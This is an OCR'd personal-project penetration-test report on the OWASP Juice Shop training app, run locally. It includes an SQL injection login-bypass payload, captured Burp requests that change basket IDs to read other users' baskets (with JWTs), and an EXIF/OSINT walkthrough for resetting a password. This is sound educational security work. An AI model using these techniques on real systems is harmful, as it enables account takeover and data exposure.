
Web Application Security Assessment Report

Target Application: OWASP Juice Shop

Educational Security Assessment – Personal Project

Tester: Rita Hammoud

Date: 10/3/2026



Contents

Introduction 3

Scope 3

Methodology 3

Executive Summary 4

Assessment Components 4

1. Open Source Intelligence (OSINT) 4
2. Directory Enumeration 5
3. Source Code Inspection 5

..... 6

4. Chatbot Interaction Analysis 6

Summary 6

Technical Findings 8

Finding WEB-001: SQL Injection – Authentication Bypass (Critical) 8

Description: 8

Finding WEB-002: Broken Access Control – Basket ID Manipulation (Medium) 9

Description: 9

WEB-003: Weak Password Reset Mechanism (OSINT-Based Security Question) (Medium) 11

Description: 11

Result 13

WEB-004: DOM-Based Cross-Site Scripting (XSS) in Search Functionality (Medium) 14

Description: 14

Description: 15

Introduction

This report presents the results of a security assessment conducted on the OWASP Juice Shop web application. The objective of the assessment was to identify common web application vulnerabilities and understand how attackers may exploit weaknesses in authentication mechanisms, access controls, and input validation.

The assessment was conducted as a practical cybersecurity exercise to demonstrate vulnerability discovery, exploitation techniques, and potential remediation strategies.

Scope

Target Application	Assessment Type	Testing Environment
OWASP Juice Shop	Manual web application penetration testing.	Kali Linux environment
		Local deployment of OWASP Juice Shop

Out of Scope

- Denial-of-Service attacks (DoS)
- Social engineering attacks
- attacks targeting external infrastructure.

Methodology

The assessment was conducted using a manual web application testing methodology. The testing process included reconnaissance, request interception, vulnerability identification, and exploitation attempts.

HTTP requests and responses were analyzed using Burp Suite to identify weaknesses in authentication mechanisms, access control enforcement, and input validation.

Open-Source Intelligence (OSINT) techniques were also used to analyze publicly accessible information and metadata embedded in application resources.

Tools used

- Kali Linux

- Burp Suite
- ExifTool
- Browser Developer Tools.

Executive Summary

A security assessment was conducted on the OWASP Juice Shop web application to evaluate its resilience against common web application attacks. The assessment simulated the actions of an external attacker with no prior access to the system.

During the engagement, multiple security weaknesses were identified that could allow attackers to compromise user accounts, manipulate application behavior, or obtain sensitive information.

The most critical finding involved an authentication weakness that allowed attackers to bypass normal login protections and gain unauthorized access to user accounts. Additional vulnerabilities were identified in areas such as password reset mechanisms, client-side input validation, and exposure of information through application components.

While several vulnerabilities were discovered, the assessment also demonstrated that certain attack techniques, such as directory enumeration, did not reveal additional hidden resources, indicating some limitations in the external attack surface.

Overall, the findings highlight areas where input validation, authentication controls, and secure coding practices should be strengthened to reduce the risk of exploitation.

Assessment Components

During the assessment, multiple techniques and tools were used to identify potential vulnerabilities within the web application.


1. Open Source Intelligence (OSINT)


OSINT techniques were used to gather publicly available information related to application users and media content.

An image obtained from the application was analyzed using metadata extraction tools. GPS coordinates embedded in the image were identified and mapped using geographic tools to determine the location associated with the image.

Additionally, reverse image search techniques were used to identify contextual information related to images appearing within the application.

These techniques helped discover information later used in the password reset mechanism.






2. Directory Enumeration

Directory enumeration was performed using **OWASP DirBuster** in order to discover hidden directories and resources within the application.

The tool attempted to brute-force possible directories using a predefined wordlist.


Although the scan ran for an extended period of time, no additional hidden directories or sensitive endpoints were identified.



3. Source Code Inspection

Client-side source code inspection was performed to analyze the application's front-end logic and identify potential security weaknesses.

This process helped identify application behavior related to authentication tokens and JavaScript-based functionality.



4. Chatbot Interaction Analysis

The application includes a chatbot-based support feature. During testing, interaction with the chatbot revealed internal coupon codes when specific keywords were used.

While this behavior does not represent a direct security vulnerability, it demonstrates how application logic may unintentionally expose sensitive promotional data.

Summary

Key Strengths and Weaknesses

The following identifies the key strengths identified during the assessment:

1. User input in the product review section appears to be encoded or sanitized, preventing execution of tested XSS payloads.
2. Basic input validation mechanisms are present in some user-facing components.

The following identifies the key weaknesses identified during the assessment:

1. SQL Injection vulnerability allowing authentication bypass.
2. Broken access control allowing access to other user's baskets.
3. Weak password policy allowing easily guessable credentials.
4. Account recovery mechanisms relying on publicly discoverable information (OSINT).

Vulnerability Summary & Report Card

1	0	2	1	1
Critical	High	Medium	Low	Informational


Finding	Severity	Recommendation
Web application Penetration Test		
WEB-001: SQL Injection allowing authentication bypass	Critical	Implement parameterized queries
WEB-002: Broken Access Control – Basket ID Manipulation	Medium	Enforce server-side authorization
WEB-003: Weak Password Reset Mechanism	Low	Replace security questions
WEB-004: DOM-Based Cross-Site Scripting (XSS) in Search Functionality	Low	Sanitize and validate all user-supplied input before inserting it into the DOM. Avoid using dangerous DOM manipulation methods such as `innerHTML` with untrusted input
WEB-005: JWT Payload Information Disclosure	Informational	Minimize data in tokens, Ensure tokens are transmitted only over **HTTPS**

Technical Findings

Finding WEB-001: SQL Injection – Authentication Bypass (Critical)

Description:	A SQL Injection vulnerability was identified in the authentication mechanism of the application. The login functionality does not properly sanitize user input before processing database queries. By injecting crafted SQL statements into the login fields, it is possible to manipulate the backend query logic. This allows an attacker to bypass authentication controls and gain unauthorized access to user accounts.
Risks:	Successful exploitation of this vulnerability allows an attacker to: • Bypass the login process • Gain unauthorized access to user accounts • Potentially access administrative functionality • Compromise sensitive application data
Proof of Concept	' OR 1=1--

Evidence:



Finding WEB-002: Broken Access Control – Basket ID Manipulation (Medium)

Description:	The application does not properly enforce authorization checks when accessing basket resources. The endpoint: $/rest/basket/\{id\}$ accepts a basket identifier without verifying whether the requesting user owns the resource. By modifying the basket ID in the HTTP request, it is possible to retrieve data belonging to other users.
Risks:	An attacker can: • Access other users' shopping baskets • View product details and associated user identifiers • Potentially modify or manipulate other user sessions Broken access control vulnerabilities are one of the most critical categories in modern web applications and are included in the **OWASP Top 10**.
Proof of Concept	Using **Burp Suite Repeater**, the following request was intercepted: `GET /rest/basket/3` By modifying the ID value to another basket identifier, the server returned data belonging to a different user.

Send | Cancel | Target: http://172.20.10.3:3000 | HTTP/1

Request — Pretty | Raw | Hex

```
GET /rest/basket/4 HTTP/1.1
Host: 172.20.10.3:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0d
XMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJ
uYWllIjoiIiwiZW1haWwiOiJ0ZXN0QGplaWNlLmNvbSIsI
nBhc3N3b3JkIjoiMWUzMmU4NTMyNTg1OGRhYjgzNjI2MDI
yNzg1N2M2ZmIiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1e
GVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCI
sInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltY
Wdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3J
ldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiO
iIyMDI2LTAzLTA4IDEyOjQ3OjU2LjYwNSArMDA6MDAiLCJ
lcGRhdGVkQXQiOiIyMDI2LTAzLTA4IDEyOjQ3OjU2LjYwN
SArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE
3NzI5NzQxMDJ9.o12YcY9w46lcnLsTvEpjCJXLu_XKC1gq
iyBDZdp12Oh06e24LCuVTGahx40E-iylTefqpjIraMphyg
RkamDszhe51LoWQGKXFU6r-KZMJc1w-uZ1Ek4Zsqxri91s
ZfpEalt79lNeZ99XhUMMmOMa93pzPg__FBPw6aKsdoXL_8
g
Connection: keep-alive
Referer: http://172.20.10.3:3000/
Cookie: language=en; cookieconsent_status=
dismiss; continueCode=
gnB5waq4ylkjrYblLNz2xZDeAqMcqfwouEpAWVnoJvXQg6
p9MP8RmEK73Ov8; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0d
XMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJ
uYWllIjoiIiwiZW1haWwiOiJ0ZXN0QGplaWNlLmNvbSIsI
nBhc3N3b3JkIjoiMWUzMmU4NTMyNTg1OGRhYjgzNjI2MDI
yNzg1N2M2ZmIiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1e
GVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCI
sInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltY
Wdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3J
ldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiO
iIyMDI2LTAzLTA4IDEyOjQ3OjU2LjYwNSArMDA6MDAiLCJ
```

Response — Pretty | Raw | Hex | Render

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 558
ETag: W/"22e-iAyf3pfWNZS4asl5Odsfwrsqn6k"
Vary: Accept-Encoding
Date: Sun, 08 Mar 2026 13:19:19 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"status":"success","data":{"id":4,"coupon":
null,"UserId":11,"createdAt":
"2026-03-08T12:01:45.525Z","updatedAt":
"2026-03-08T12:01:45.525Z","Products":[{"id":4
,"name":"Raspberry Juice (1000ml)",
"description":
"Made from blended Raspberry Pi, water and sug
ar.","price":4.99,"deluxePrice":4.99,"image":
"raspberry_juice.jpg","createdAt":
"2026-03-08T12:01:44.900Z","updatedAt":
"2026-03-08T12:01:44.900Z","deletedAt":null,
"BasketItem":{"ProductId":4,"BasketId":4,"id":
6,"quantity":2,"createdAt":
"2026-03-08T12:01:45.641Z","updatedAt":
"2026-03-08T12:01:45.641Z"}}]}}
```

Inspector

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	4
Request headers	11
Response headers	12

Send | Cancel | Target: http://172.20.10.3:3000 | HTTP/1

Request — Pretty | Raw | Hex

```
GET /rest/basket/5 HTTP/1.1
Host: 172.20.10.3:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0d
XMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJ
uYWllIjoiIiwiZW1haWwiOiJ0ZXN0QGplaWNlLmNvbSIsI
nBhc3N3b3JkIjoiMWUzMmU4NTMyNTg1OGRhYjgzNjI2MDI
yNzg1N2M2ZmIiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1e
GVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCI
sInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltY
Wdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3J
ldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiO
iIyMDI2LTAzLTA4IDEyOjQ3OjU2LjYwNSArMDA6MDAiLCJ
lcGRhdGVkQXQiOiIyMDI2LTAzLTA4IDEyOjQ3OjU2LjYwN
SArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE
3NzI5NzQxMDJ9.o12YcY9w46lcnLsTvEpjCJXLu_XKC1gq
iyBDZdp12Oh06e24LCuVTGahx40E-iylTefqpjIraMphyg
RkamDszhe51LoWQGKXFU6r-KZMJc1w-uZ1Ek4Zsqxri91s
ZfpEalt79lNeZ99XhUMMmOMa93pzPg__FBPw6aKsdoXL_8
g
Connection: keep-alive
Referer: http://172.20.10.3:3000/
Cookie: language=en; cookieconsent_status=
dismiss; continueCode=
gnB5waq4ylkjrYblLNz2xZDeAqMcqfwouEpAWVnoJvXQg6
p9MP8RmEK73Ov8; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0d
XMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJ
uYWllIjoiIiwiZW1haWwiOiJ0ZXN0QGplaWNlLmNvbSIsI
nBhc3N3b3JkIjoiMWUzMmU4NTMyNTg1OGRhYjgzNjI2MDI
yNzg1N2M2ZmIiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1e
GVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCI
sInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltY
Wdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3J
ldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiO
iIyMDI2LTAzLTA4IDEyOjQ3OjU2LjYwNSArMDA6MDAiLCJ
```

Response — Pretty | Raw | Hex | Render

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 946
ETag: W/"3b2-Qw9bNgeEzP7YuNIDKxkxcoXQKts"
Vary: Accept-Encoding
Date: Sun, 08 Mar 2026 13:19:57 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"status":"success","data":{"id":5,"coupon":
null,"UserId":16,"createdAt":
"2026-03-08T12:01:45.525Z","updatedAt":
"2026-03-08T12:01:45.525Z","Products":[{"id":3
,"name":"Eggfruit Juice (500ml)","description"
:"Now with even more exotic flavour.","price":
8.99,"deluxePrice":8.99,"image":
"eggfruit_juice.jpg","createdAt":
"2026-03-08T12:01:44.900Z","updatedAt":
"2026-03-08T12:01:44.900Z","deletedAt":null,
"BasketItem":{"ProductId":3,"BasketId":5,"id":
7,"quantity":5,"createdAt":
"2026-03-08T12:01:45.641Z","updatedAt":
"2026-03-08T12:01:45.641Z"}},{"id":4,"name":
"Raspberry Juice (1000ml)","description":
"Made from blended Raspberry Pi, water and sug
ar.","price":4.99,"deluxePrice":4.99,"image":
"raspberry_juice.jpg","createdAt":
"2026-03-08T12:01:44.900Z","updatedAt":
"2026-03-08T12:01:44.900Z","deletedAt":null,
"BasketItem":{"ProductId":4,"BasketId":5,"id":
8,"quantity":2,"createdAt":
"2026-03-08T12:01:45.641Z","updatedAt":
"2026-03-08T12:01:45.641Z"}}]}}
```

Inspector

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	4
Request headers	11
Response headers	12

WEB-003: Weak Password Reset Mechanism (OSINT-Based Security Question) (Medium)

Description:	The application uses security questions as part of its password recovery mechanism. During testing, it was observed that the answer to the security question could be obtained using publicly available information. Security questions rely on personal knowledge that may often be discoverable through Open-Source Intelligence (OSINT), including social media, public profiles, or previously exposed information. In this case, the password reset process relied on answering the question: *"What is your favorite place for hiking?"* The answer was successfully discovered using publicly available sources.
Risks:	An attacker could exploit this weakness to: • Reset user account passwords • Gain unauthorized access to victim accounts • Access personal user data within the application Because security questions can often be guessed or researched, they provide a weak layer of authentication for account recovery.

Proof of Concept	*Step 1 – Extract image metadata*
	An image from the application's photo wall was downloaded and analyzed using **ExifTool**.
	
	Command used:
	exiftool `favorite-hiking-place.png`
	The metadata revealed embedded **GPS coordinates**.
	
	Example output:
	`GPS Latitude: 36 deg 57' 31.38" N`
	`GPS Longitude: 84 deg 20' 53.58" W`
	
	Step 2 – Identify the location
	
	The coordinates were searched in **Google Maps** to determine the real location.
	
	Coordinates:
	
	`36°57'31.4"N 84°20'53.6"W`

The location corresponds to an area inside **Daniel Boone National Forest, Kentucky, USA**.

Step 3 – Use the discovered information to reset the password

The password reset functionality required answering the security question:


What is your favorite place for hiking?

Using the OSINT information discovered in the previous step, the answer was submitted:

`Daniel Boone National Forest`

The password reset request was intercepted and modified using **Burp Suite**, allowing the password to be successfully changed.

Evidence:



```
┌──(rita㉿kali)-[~/Desktop/Juice]
└─$ exiftool favorite-hiking-place.png
ExifTool Version Number         : 13.25
File Name                       : favorite-hiking-place.png
Directory                       : .
File Size                       : 667 kB
File Modification Date/Time     : 2026:03:09 09:47:07-04:00
File Access Date/Time           : 2026:03:09 09:47:07-04:00
File Inode Change Date/Time     : 2026:03:09 09:47:07-04:00
File Permissions                : -rw-rw-r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 471
Image Height                    : 627
Bit Depth                       : 8
Color Type                      : RGB
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Exif Byte Order                 : Little-endian (Intel, II)
Resolution Unit                 : inches
Y Cb Cr Positioning             : Centered
GPS Version ID                  : 2.2.0.0
GPS Latitude Ref                : North
GPS Longitude Ref               : West
GPS Map Datum                   : WGS-84
Thumbnail Offset                : 224
Thumbnail Length                : 4531
SRGB Rendering                  : Perceptual
Gamma                           : 2.2
Pixels Per Unit X               : 3779
Pixels Per Unit Y               : 3779
Pixel Units                     : meters
Image Size                      : 471×627
Megapixels                      : 0.295
Thumbnail Image                 : (Binary data 4531 bytes, use -b option to
extract)
GPS Latitude                    : 36 deg 57' 31.38" N
GPS Longitude                   : 84 deg 20' 53.58" W
GPS Position                    : 36 deg 57' 31.38" N, 84 deg 20' 53.58" W
```

Figure 1 Exiftool to extract the metadata




Figure 1 Jimpl website that extracts metadata




Figure 2 Location identified using Google Maps

